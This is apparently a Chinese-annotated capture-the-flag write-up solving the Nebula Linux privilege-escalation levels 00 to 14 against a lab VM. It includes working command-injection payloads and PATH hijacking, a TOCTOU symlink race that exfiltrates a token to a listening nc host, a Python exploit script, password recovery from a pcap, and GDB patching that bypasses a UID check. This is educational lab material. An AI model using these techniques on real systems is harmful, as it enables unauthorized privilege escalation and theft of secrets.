Nebula Solutions [All Level]

Written By #Le4F

0x00 Introduce.

Nebula **Introducing local privilege escalation in Linux.**

Nebula takes the participant through a variety of common (and less than common) weaknesses and vulnerabilities in Linux. It takes a look at

SUID files

Permissions

Race conditions

Shell meta-variables

$PATH weaknesses

Scripting language weaknesses

Binary compilation failures

At the end of Nebula, the user will have a reasonably thorough understanding of **local attacks against Linux systems**, and a cursory look at some of the remote attacks that are possible.

Levels

Have a look at the levels available on the side bar, and log into the virtual machine as **the username "levelXX" with a password of "levelXX"** (without quotes), where XX is the level number.

Some levels can be done purely remotely.

Getting root

In case you need root access to change stuff (such as key mappings, etc), you can do the following:

Log in as the "nebula" user account with the password "nebula" (both without quotes), followed by "sudo -s" with the password "nebula". You'll then have root privileges in order to change whatever needs to be changed.

0x01 Level00

Info:

This level requires you to find a **Set User ID program** that will run as the "flag00" account. You could also find this by carefully **looking in top level directories in / for suspicious looking directories.**

Solution:

Ssh level00@192.168.38.182

如果一个文件被设置了 SUID 或 SGID 位，会分别表现在所有者或同组用户的权限的可执行位上。如：

1、-rwsr-xr-x 表示 SUID 和所有者权限中可执行位被设置

2、-rwSr--r-- 表示 SUID 被设置，但所有者权限中可执行位没有被设置

3、-rwxr-sr-x 表示 SGID 和同组用户权限中可执行位被设置

4、-rw-r-Sr-- 表示 SGID 被设置，但同组用户权限中可执行位没有被设置

Find / -perm -u=s -user flag00 2>/dev/null

||

Find / -user flag00 2>/dev/null

```
level00@nebula:/$ find / -perm -u=s -user flag00 2>/dev/null
/bin/.../flag00
/rofs/bin/.../flag00
level00@nebula:/$ /bin/../flag00
-sh: /bin/../flag00: No such file or directory
level00@nebula:/$ /bin/.../flag00
Congrats, now run getflag to get your flag!
flag00@nebula:/$ getflag
You have successfully executed getflag on a target account
flag00@nebula:/$
```

0x02 Level01

Info:

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
int main(int argc, char **argv, char **envp)
{
  gid_t gid;
  uid_t uid;
  gid = getegid();
  uid = geteuid();
  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);
  system("/usr/bin/env echo and now what?");
}
```

Solution:

根据/usr/bin/env echo

修改$PATH 环境变量，劫持 echo 命令，执行 getflag

export PATH='/tmp'

```
level01@nebula:~$ cp /bin/getflag /tmp/echo
level01@nebula:~$ echo $path

level01@nebula:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level01@nebula:~$ export PATH='/tmp'
level01@nebula:~$ /home/flag01/flag01
You have successfully executed getflag on a target account
level01@nebula:~$
```

0x03 Level02

Info:

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
  char *buffer;

  gid_t gid;
  uid_t uid;
  gid = getegid();
  uid = geteuid();

  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);
  buffer = NULL;
  asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
  printf("about to call system(\"%s\")\n", buffer);
  system(buffer);
}
```

Solution:

借助 USER 环境变量注入命令

export USER="flag02; /bin/getflag"


执行得到 Flag

./flag02

about to call system("/bin/echo flag02; /bin/getflag is cool")

flag02

You have successfully executed getflag on a target account



0x04 Level03

Info:

Check the home directory of flag03 and take note of the files there.

There is a **crontab that is called every couple of minutes.**

Solution:

Flag03 下有脚本 Writable.sh

```
level03@nebula:/home/flag03$ cat writable.sh
#!/bin/sh
for i in /home/flag03/writable.d/* ; do
   (ulimit -t 5; bash -x "$i")
   rm -f "$i"
done
```

会执行 writable.d 下所有文件并删除

已说明信息提示 Crontab 会每两分钟执行一次、借助 Crontab 的权限执行我们的 EvilCode 即可

Write Test.sh

/bin/getflag > /tmp/flag03.txt

Then

watch -n 2 tail Test.sh//每两秒钟读一次 Test.sh

当 test.sh 内容消失，到/tmp 下找 flag03.txt，成功执行

```
level03@nebula:/home/flag03/writable.d$ ls
level03@nebula:/home/flag03/writable.d$ cat /tmp/flag03.txt
You have successfully executed getflag on a target account
level03@nebula:/home/flag03/writable.d$
```

0x05 Level04

Info:

This level requires you to read the token file, but the code restricts the files that can be read. Find a way to bypass it :)

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
#include <fcntl.h>

int main(int argc, char **argv, char **envp)
{
  char buf[1024];
  int fd, rc;

  if(argc == 1) {
    printf("%s [file to read]\n", argv[0]);
    exit(EXIT_FAILURE);
  }

  if(strstr(argv[1], "token") != NULL) {
    printf("You may not access '%s'\n", argv[1]);
    exit(EXIT_FAILURE);
  }

  fd = open(argv[1], O_RDONLY);
```


```
  if(fd == -1) {
    err(EXIT_FAILURE, "Unable to open %s", argv[1]);
  }

  rc = read(fd, buf, sizeof(buf));

  if(rc == -1) {
    err(EXIT_FAILURE, "Unable to read fd %d", fd);
  }
  write(1, buf, rc);
}
```

Solution:

代码通过 if(strstr(argv[1], "token") != NULL)比较读取文件名是否为 Token 文件

绕过只需 ln 做个软链接

使用读到的 Token 登陆 Flag04,即可 GetFlag



0x06 Level05


Info:

Check the flag05 home directory. You are looking for **weak directory permissions**

Solution:

Flag05 目录下有 backup 文件权限设置不严,解压后为 SSH 登陆私钥证书,

直接 SSH 登陆 Flag05 即可



level05@nebula:~/.ssh$ ls

authorized_keys id_rsa id_rsa.pub


level05@nebula:~/.ssh$ ssh flag05@127.0.0.1

The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.

ECDSA key fingerprint is ea:8d:09:1d:f1:69:e6:1e:55:c7:ec:e9:76:a1:37:f0.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.



0x07 Level06

Info:


The flag06 account credentials came from a legacy unix system.

Solution:

cat /etc/passwd

发现 Flag06 的哈希为 ueqwOCnSGdsuM

解密 DES(Unix)-HASH 后得到密码明文 hello



0x08 Level07

Info:

The flag07 user was writing their very first perl program that allowed them to ping hosts to see if they were reachable from the web server.

```
#!/usr/bin/perl
use CGI qw{param};
print "Content-type: text/html\n\n";
sub ping {
$host = $_[0];
print("<html><head><title>Ping
results</title></head><body><pre>");
@output = `ping -c 3 $host 2>&1`;
foreach $line (@output) { print "$line"; }
print("</pre></body></html>");
}
# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Solution:

Perl-Web-Server

ping -c 3 $host 2>&1 未经过滤导致命令执行，参数为 Host

直接访问连接即可执行 GetFlag

http://192.168.38.182:7007/index.cgi?Host=192.168.38.182|getflag

```
leaf@evilzone:~$ curl -s "http://192.168.38.182:7007/index.cgi?Host=192.168.38.182|getflag"
<html><head><title>Ping results</title></head><body><pre>You have successfully executed getflag on a target account
</pre></body></html>leaf@evilzone:~$
```


0x09 Level08

Info:

World readable files strike again. Check what that user was up to, and use it to log into flag08 account.

Solution:

在 Flag08 目录下有一 Pcap 文件，Get 回 Local 后 Wireshark 分析



发现 Password:backdoor...00Rm8.ate

HEX-View:

```
000000D5  01                                          .
000000D6  00 0d 0a 50 61 73 73 77  6f 72 64 3a 20     ...Passw ord:
000000B9  62                                          b
000000BA  61                                          a
000000BB  63                                          c
000000BC  6b                                          k
000000BD  64                                          d
000000BE  6f                                          o
000000BF  6f                                          o
000000C0  72                                          r
000000C1  7f                                          .
000000C2  7f                                          .
000000C3  7f                                          .
000000C4  30                                          0
000000C5  30                                          0
000000C6  52                                          R
000000C7  6d                                          m
000000C8  38                                          8
000000C9  7f                                          .
000000CA  61                                          a
000000CB  74                                          t
000000CC  65                                          e
000000CD  0d                                          .
```

.为 0x7F 为 BackSpace

故密码为

Password:backd00Rmate

```
flag08@192.168.38.182's password:
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
flag08@nebula:~$ getflag
You have successfully executed getflag on a target account
flag08@nebula:~$
```

```
..
Password: backdoor...00Rm8.ate
.
7F BackSpace

backd00Rmate
```

0x0A Level09

Info:

There's a C setuid wrapper for some **vulnerable PHP code...**

```
<?php
function spam($email)
{
   $email = preg_replace("/\./", " dot ", $email);
   $email = preg_replace("/@/", " AT ", $email);

   return $email;
}

function markup($filename, $use_me)
{
   $contents = file_get_contents($filename);

   $contents = preg_replace("/(\[email (.*)\])/e", "spam(\"\\2\")", $contents);
   $contents = preg_replace("/\[/", "<", $contents);
   $contents = preg_replace("/\]/", ">", $contents);

   return $contents;
}
$output = markup($argv[1], $argv[2]);
print $output;
?>
```

Solution:

php 中，双引号里面如果包含有变量，php 解释器会将其替换为变量解释后的结果；单引号中的变量不会被处理。

inside "" --> ${${phpinfo()}}

正则匹配后为执行\\2 可构造如下

[email "${${system(getflag)}}"]

0x0B Level10

Info:

The setuid binary at /home/flag10/flag10 binary will upload any file given, **as long as it meets the requirements of the access() system call.**

```
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>

int main(int argc, char **argv)
{
  char *file;
  char *host;

  if(argc < 3) {
    printf("%s file host\n\tsends file to host if you have
access to it\n", argv[0]);
    exit(1);
  }

  file = argv[1];
  host = argv[2];

  if(access(argv[1], R_OK) == 0) {
    int fd;
    int ffd;
    int rc;
    struct sockaddr_in sin;
    char buffer[4096];

    printf("Connecting to %s:18211 .. ", host);
fflush(stdout);

    fd = socket(AF_INET, SOCK_STREAM, 0);
```

```
   memset(&sin, 0, sizeof(struct sockaddr_in));
   sin.sin_family = AF_INET;
   sin.sin_addr.s_addr = inet_addr(host);
   sin.sin_port = htons(18211);

   if(connect(fd, (void *)&sin, sizeof(struct sockaddr_in))
== -1) {
     printf("Unable to connect to host %s\n", host);
    exit(EXIT_FAILURE);
   }

#define HITHERE ".oO Oo.\n"
   if(write(fd, HITHERE, strlen(HITHERE)) == -1) {
     printf("Unable to write banner to host %s\n", host);
     exit(EXIT_FAILURE);
   }
#undef HITHERE

   printf("Connected!\nSending file .. "); fflush(stdout);

   ffd = open(file, O_RDONLY);
   if(ffd == -1) {
     printf("Damn. Unable to open file\n");
     exit(EXIT_FAILURE);
   }

   rc = read(ffd, buffer, sizeof(buffer));
   if(rc == -1) {
     printf("Unable   to   read   from   file:   %s\n",
strerror(errno));
     exit(EXIT_FAILURE);
   }

   write(fd, buffer, rc);

   printf("wrote file!\n");

  } else {
   printf("You don't have access to %s\n", file);
  }
}
```

Solution:

TOCTOU 漏洞:time of check,time of use

使 Flag10 执行时 Access 函数验证文件通过而读取文件 OpenFile 时文件被替换为 Token 即可

Shell1:

192.168.38.1 nc -k -l -p 18211//监听端口，-k 强制保持

Shell2:

192.168.38.182

touch /tmp/test

/tmp/1.sh

```
#!/bin/bash
while true
do
        ln -fs /tmp/test /tmp/flag10
        ln -fs /home/flag10/token /tmp/flag10
done
```


Shell3:

192.168.38.182

/tmp/2.sh

```
#!/bin/bash
while true
do
      nice   -n   19   /home/flag10/flag10   /tmp/flag10
192.168.38.1
Done
```

执行 GetToken:615a2ce1-b2b5-4c76-8eed-8aa5c4015c27



登陆后 GetFlag:

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
flag10@nebula:~$ getflag
You have successfully executed getflag on a target account
flag10@nebula:~$
```

0x0C Level11

Info:

The /home/flag11/flag11 binary processes standard input and executes a shell command.

There are two ways of completing this level, you may wish to do both :-)

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <fcntl.h>
#include <stdio.h>
#include <sys/mman.h>

/*
 * Return a random, non predictable file, and return the file descriptor for it.
 */

int getrand(char **path)
{
  char *tmp;
  int pid;
  int fd;

  srandom(time(NULL));

  tmp = getenv("TEMP");
  pid = getpid();

  asprintf(path, "%s/%d.%c%c%c%c%c%c", tmp, pid,
    'A' + (random() % 26), '0' + (random() % 10),
```

```
26    'a' + (random() % 26), 'A' + (random() % 26),
27    '0' + (random() % 10), 'a' + (random() % 26));
28
29  fd = open(*path, O_CREAT|O_RDWR, 0600);
30  unlink(*path);
31  return fd;
32}
33
34void process(char *buffer, int length)
35{
36  unsigned int key;
37  int i;
38
39  key = length & 0xff;
40
41  for(i = 0; i < length; i++) {
42    buffer[i] ^= key;
43    key -= buffer[i];
44  }
45
46  system(buffer);
47}
48
49#define CL "Content-Length: "
50
51int main(int argc, char **argv)
52{
53  char line[256];
54  char buf[1024];
55  char *mem;
56  int length;
57  int fd;
58  char *path;
59
60  if(fgets(line, sizeof(line), stdin) == NULL) {
61    errx(1, "reading from stdin");
62  }
63
64  if(strncmp(line, CL, strlen(CL)) != 0) {
65    errx(1, "invalid header");
66  }
67
68  length = atoi(line + strlen(CL));
69
```

```
if(length < sizeof(buf)) {
  if(fread(buf, length, 1, stdin) != length) {
    err(1, "fread length");
  }
  process(buf, length);
} else {
  int blue = length;
  int pink;

  fd = getrand(&path);

  while(blue > 0) {
    printf("blue = %d, length = %d, ", blue, length);

    pink = fread(buf, 1, sizeof(buf), stdin);
    printf("pink = %d\n", pink);

    if(pink <= 0) {
      err(1, "fread fail(blue = %d, length = %d)", blue, length);
    }
    write(fd, buf, pink);

    blue -= pink;
  }

    mem = mmap(NULL, length, PROT_READ|PROT_WRITE, MAP_PRIVATE, fd, 0);
  if(mem == MAP_FAILED) {
    err(1, "mmap");
  }
  process(mem, length);
}

}
```

Solution:

1> OverFlow The Buf

考虑getrandexport 首先export TEMP=/tmp

Exp.py

```
#!/usr/bin/env python
command = "getflag\x00"
length = 1024
key = length & 0xff

encrypted = ""
for i in range(len(command)):
    enc = (ord(command[i]) ^ key) & 0xff; # unsigned int
    encrypted += chr(enc)
    key = (key - ord(command[i])) & 0xff # unsigned int

print "Content-Length: " + str(length) + "\n" + encrypted +
"A"*(length - len(encrypted))
```

2>建立名为 a 的软连接并修改$PATH，输入`即执行 a

```
level11@nebula:/home/flag11$ ./flag11
Content-Length: 1
a
sh: -c: line 0: unexpected EOF while looking for matching ``'
sh: -c: line 1: syntax error: unexpected end of file

level11@nebula:~$ ln -s /bin/getflag /tmp/a
level11@nebula:~$ export PATH=$PATH:/tmp/
level11@nebula:~$ cd /
level11@nebula:/$ a
getflag is executing on a non-flag account, this doesn't count
level11@nebula:~$ /home/flag11/flag11
Content-Length: 1
`
You have successfully executed getflag on a target account
```

0x0D Level12

Info:

There is a backdoor process listening on port 50001.

```
1local socket = require("socket")
2local server = assert(socket.bind("127.0.0.1", 50001))
3
4function hash(password)
5  prog = io.popen("echo "..password.." | sha1sum", "r")
6  data = prog:read("*all")
7  prog:close()
8
9  data = string.sub(data, 1, 40)
10
11  return data
12end
13
14
15while 1 do
16  local client = server:accept()
17  client:send("Password: ")
18  client:settimeout(60)
19  local line, err = client:receive()
20  if not err then
21    print("trying " .. line) -- log from where ;\
22    local h = hash(line)
23
24     if h ~= "4754a4f4bd5787accd33de887b9250a0691dd198"
then
25      client:send("Better luck next time\n");
26    else
27       client:send("Congrats, your token is 413**CARRIER
LOST**\n")
28    end
29
30  end
31
32  client:close()
33end
```

Solution:

1>命令注入执行

4754a4f4bd5787accd33de887b9250a0691dd198 |

getflag> /tmp/tmp12

```
level12@nebula:/home/flag12$ nc -nvv 127.0.0.1 50001
Connection to 127.0.0.1 50001 port [tcp/*] succeeded!
Password: 4754a4f4bd5787accd33de887b9250a0691dd198 | getflag> /tmp/tmp12
Better luck next time
level12@nebula:/home/flag12$ cat /tmp/
flag03.txt   .ICE-unix/   test2.sh   test.sh   tmp09   tmp10   tm
level12@nebula:/home/flag12$ cat /tmp/tmp12
You have successfully executed getflag on a target account
level12@nebula:/home/flag12$
```

2>绕过验证

4754a4f4bd5787accd33de887b9250a0691dd198 #

```
level13@nebula:/home/flag13$ nc -nvv 127.0.0.1 50001
Connection to 127.0.0.1 50001 port [tcp/*] succeeded!
Password: 4754a4f4bd5787accd33de887b9250a0691dd198 #
Congrats, your token is 413**CARRIER LOST**
level13@nebula:/home/flag13$
```

0x0E Level13

Info：

There is a security check that prevents the program from continuing execution if the user invoking it does **not match a specific user id.**

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp)
{
  int c;
  char token[256];

  if(getuid() != FAKEUID) {
    printf("Security failure detected. UID %d started us, we expect %d\n", getuid(), FAKEUID);
    printf("The system administrators will be notified of this violation\n");
```

```
17    exit(EXIT_FAILURE);
18  }
19
20  // snip, sorry :)
21
22  printf("your token is %s\n", token);
23
24}
```

Solution:

GDB 调试&修改跳转


Gdb -q ./flag13

Reading symbols from /home/flag13/flag13...(no debugging symbols found)...done.

(gdb) **break main**

Breakpoint 1 at 0x80484c9

(gdb) **disassemble main**



```
Dump of assembler code for function main:
   0x080484c4 <+0>:     push   %ebp
   0x080484c5 <+1>:     mov    %esp,%ebp
   0x080484c7 <+3>:     push   %edi
   0x080484c8 <+4>:     push   %ebx
   0x080484c9 <+5>:     and    $0xfffffff0,%esp
   0x080484cc <+8>:     sub    $0x130,%esp
   0x080484d2 <+14>:    mov    0xc(%ebp),%eax
   0x080484d5 <+17>:    mov    %eax,0x1c(%esp)
   0x080484d9 <+21>:    mov    0x10(%ebp),%eax
   0x080484dc <+24>:    mov    %eax,0x18(%esp)
   0x080484e0 <+28>:    mov    %gs:0x14,%eax
   0x080484e6 <+34>:    mov    %eax,0x12c(%esp)
   0x080484ed <+41>:    xor    %eax,%eax
   0x080484ef <+43>:    call   0x80483c0 <getuid@plt>
   0x080484f4 <+48>:    cmp    $0x3e8,%eax
   0x080484f9 <+53>:    je     0x8048531 <main+109>
   0x080484fb <+55>:    call   0x80483c0 <getuid@plt>
   0x08048500 <+60>:    mov    $0x80486d0,%edx
   0x08048505 <+65>:    movl   $0x3e8,0x8(%esp)
   0x0804850d <+73>:    mov    %eax,0x4(%esp)
```

(gdb) **r**

Starting program: /home/flag13/flag13

Breakpoint 1, 0x080484c9 in main ()

```
(gdb) x 0x80484f9
0x80484f9 <main+53>:    0xc0e83674
(gdb)
```

(gdb) **set *(0x080484f9)=0xc0e83675** //修改跳转 je 变 jne

(gdb) **c**

Continuing.

```
level13@nebula:/home/flag13$ gdb -q flag13
Reading symbols from /home/flag13/flag13...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x80484c9
(gdb) r
Starting program: /home/flag13/flag13

Breakpoint 1, 0x080484c9 in main ()
(gdb) set *(0x080484f9)=0xc0e83675
(gdb) c
Continuing.
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
[Inferior 1 (process 23536) exited with code 063]
(gdb)
```

```
Method#2:

level13@nebula:~$ gdb -q /home
Reading symbols from /home/fla
(gdb) break main
Breakpoint 1 at 0x80484c9
(gdb) r
```

your token is b705702b-76a8-42b0-8844-3adabbe5ac58

[Inferior 1 (process 23536) exited with code 063]

(gdb)

如上可得 Token，另一种方法，修改寄存器

gdb flag13

(gdb)**disassemble main**

0x080484ef <+43>:call0x80483c0 <getuid@plt>

0x080484f4 <+48>:cmp$0x3e8,%eax

break *0x080484f4

p $eax

set $eax=1000

p $eax

continue

```
--Type <return> to conti
Quit
(gdb) b *0x80484f4
Breakpoint 1 at 0x80484f4
(gdb) r
Starting program: /home/f

Breakpoint 1, 0x080484f4
(gdb) p $eax
$1 = 1014
(gdb) set $eax=1000
(gdb) c
Continuing.
your token is b705702b-76
```

```
   0x080484f4 <+48>:    cmp    $0x3e8,%eax
   0x080484f9 <+53>:    je     0x8048531 <main+109>
   0x080484fb <+55>:    call   0x80483c0 <getuid@plt>
   0x08048500 <+60>:    mov    $0x80486d0,%edx
   0x08048505 <+65>:    movl   $0x3e8,0x8(%esp)
   0x0804850d <+73>:    mov    %eax,0x4(%esp)
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) b *0x80484f4
Breakpoint 1 at 0x80484f4
(gdb) r
Starting program: /home/flag13/flag13

Breakpoint 1, 0x080484f4 in main ()
(gdb) p $eax
$1 = 1014
(gdb) set $eax=1000
(gdb) c
Continuing.
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
[Inferior 1 (process 23584) exited with code 063]
(gdb)
```

使用 Token 登陆 GetFlag

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

flag13@nebula:~$ getflag
You have successfully executed getflag on a target account
flag13@nebula:~$
```

0x0F Level14

Info:

This program resides in /home/flag14/flag14 . It encrypts input and writes it to standard output. An

encrypted token file is also in that home directory,

decrypt it :)

Solution:

Echo “111111111” | /home/flag14/flag14 -e

